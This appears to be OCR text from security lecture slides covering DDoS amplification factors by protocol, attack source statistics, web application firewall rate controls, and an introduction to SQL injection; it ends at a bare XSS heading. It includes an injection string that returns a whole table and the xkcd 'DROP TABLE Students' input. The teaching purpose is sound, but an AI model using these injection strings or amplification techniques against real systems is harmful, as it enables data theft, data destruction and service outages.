
Amplification Rates of Various Attacks




Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: TA13-088A [1]
NTP	556.9	see: TA14-013A [2]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request
QOTD	140.3	Quote request
BitTorrent	3.8	File search
Kad	16.3	Peer list exchange
Quake Network Protocol	63.9	Server info exchange
Steam Protocol	5.5	Server info exchange

https://www.us-cert.gov/ncas/alerts/TA14-017A
https://blog.sucuri.net/2014/09/quick-analysis-of-a-ddos-attack-using-ssdp.html

DDoS Attack Frequency by Industry



Top 10 Source Countries for DDoS Attacks in Q1 2016




China	27.24%
US	17.12%
Turkey	10.24%
Brazil	8.60%
South Korea	7.47%
India	6.67%
Spain	6.32%
Thailand	5.65%
Japan	5.55%
Russia	5.14%

China was the top source of non-spoofed DDoS attacks in the first quarter, followed by the US.

Web Application Attacks


The attacker takes advantage of flaws in application implementations and hopes to steal, modify, or delete data, or otherwise compromise the server.

Web Application Firewall



Defeating HTTP flooding attacks – Rate Controls

1. Count the number of Forward Requests
2. Block any IP address with excessive forward requests



Customer Origin

Forward Request

Forward Response

Akamai Edge Server

X

Client Request

Custom Error page

Quick Note on the Web Application Attack Data Corpus

- We do NOT consider Application Security Testing vendors as legitimate threat actors and exclude their traffic from our analysis

QUALYS®

Trustwave®
Smart security on demand


RAPID7

VERACODE


WhiteHat
SECURITY

hp

Top Web Application Attack Vectors




MOST TARGETED INDUSTRIES



Examples of Attacks “Scrubbed” by Akamai

- SQL injection attacks
- Cross-site scripting (XSS) attacks
- File inclusion attacks
- Cache busting attacks

Structured Query Language (SQL)



Employees Table

IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

(image from http://support.sas.com)

Example Query:

```
SELECT * FROM Employees WHERE LName = ’PARKER’;
```

```
IdNum    LName       FName    JobCode     Salary    Phone
1354     PARKER      MARY     FA3         65800     914/455-2337
```

Example SQL Injection

Suppose `userName` is a variable holding a value provided by an end-user through a form on a Web page, and the application server performs the query:

```
SELECT * FROM Employees WHERE LName = ’” + userName + ”’;”
```

But what if instead of entering a name like PARKER the user enters


```
’ or ’1’=’1
```

Then the query becomes

```
SELECT * FROM Employees WHERE LName = ’’ or ’1’=’1’;
```

This query returns all rows in the Employees table!

bobby-tables.com: A guide to preventing SQL injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

(from the comic strip xkcd)

Cross-Site Scripting (XSS)

